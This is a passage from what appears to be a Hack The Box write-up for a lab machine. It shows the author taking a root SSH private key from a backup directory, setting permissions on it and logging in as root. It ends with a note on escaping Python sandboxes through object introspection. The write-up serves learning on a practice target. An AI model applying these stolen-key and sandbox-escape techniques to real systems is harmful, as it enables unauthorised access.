-rw-r--r-- 1 martin martin  161 Dec  5  2019 .profile
lrwxrwxrwx 1 martin martin    9 Jul 27  2024 .python_history -> /dev/null
-rw-r----- 1 martin martin   33 Mar 28 21:47 root.txt
drwxr-xr-x 3 martin martin 4096 Sep 16  2024 scripts
lrwxrwxrwx 1 martin martin    9 Jul 27  2024 .sqlite_history -> /dev/null
drwx------ 2 martin martin 4096 Aug 27  2024 .ssh
martin@code:~/backups/root$ cd .ssh
martin@code:~/backups/root/.ssh$ ls
authorized_keys  id_rsa
martin@code:~/backups/root/.ssh$ 
```

I copied this and saved it to my machine. Before we can use it, we have to set the correct permissions so that ssh will accept it. So we run `chmod 600 id_rsa`. Then we can run `ssh -i id_rsa root@10.10.11.62` and get root:



```
┌──(johnmap007㉿kali)-[~/htb/boxes/release-arena/code]
└─$ chmod 600 id_rsa

┌──(johnmap007㉿kali)-[~/htb/boxes/release-arena/code]
└─$ ssh root@10.10.11.62 -i id_rsa
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 29 Mar 2025 06:20:13 PM UTC

  System load:  0.07              Processes:             234
  Usage of /:   57.9% of 5.33GB   Users logged in:       0
  Memory usage: 19%               IPv4 address for eth0: 10.10.11.62
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Mar 29 18:20:13 2025 from 10.10.14.10
root@code:~# █
```

Skills Learned

- **Object Introspection** is a useful technique for **escaping code environment sandboxes** where certain builtin functions are disallowed or when importing modules is restricted. It's a common attack found in Python code editors where you traverse the object hierarchy to get a list of objects loaded in memory. An example one-liner is `().__class__.__base__.__subclasses__()`. Once you've found the class you're looking for and noted down the index (the position of the class in the list), you can assign it to a variable and use it as normal. See the one-liner explanation above for a better understanding

Proof of Pwn

https://www.hackthebox.com/achievement/machine/391579/653